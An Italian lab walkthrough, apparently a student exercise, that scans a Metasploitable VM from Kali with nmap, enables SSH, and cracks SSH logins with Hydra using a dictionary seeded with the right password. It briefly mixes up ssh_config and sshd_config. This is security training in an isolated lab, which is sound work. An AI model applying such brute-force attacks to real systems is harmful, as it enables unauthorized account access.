utilizzeremo -Pn per disabilitare il ping e forzare la scansione delle porte




come visto riscontriamo che la porta 22 (ssh) risulta 'filtered', spostiamoci perciò su metasploitable e avviamola col comando

sudo etc/init.d/ssh start



ripetiamo il comando nmap da macchina kali e visualizziamo ora lo status

ora che la nostra porta risulta aperta procediamo lanciando un primo tentativo con ‘hydra’ verso l’ip di metasploitable su porta ssh




come notiamo abbiamo trovato il secondo problema, ovvero un incompatibilità tra i formati delle chiavi ssh delle due macchine.

per poter risolvere la nostra incompatibilità dobbiamo modificare il file

ssh_config

Tramite il percorso


sudo nano /etc/ssh/sshd_config



ora, rilanciando hydra dovremmo non vedere più l'errore

(si tenga presente che le credenziali corrette sono state precedentemente inserite nei nostri dizionari).

ecco il nostro cracking andato a buon fine. 😀



Daniele Balani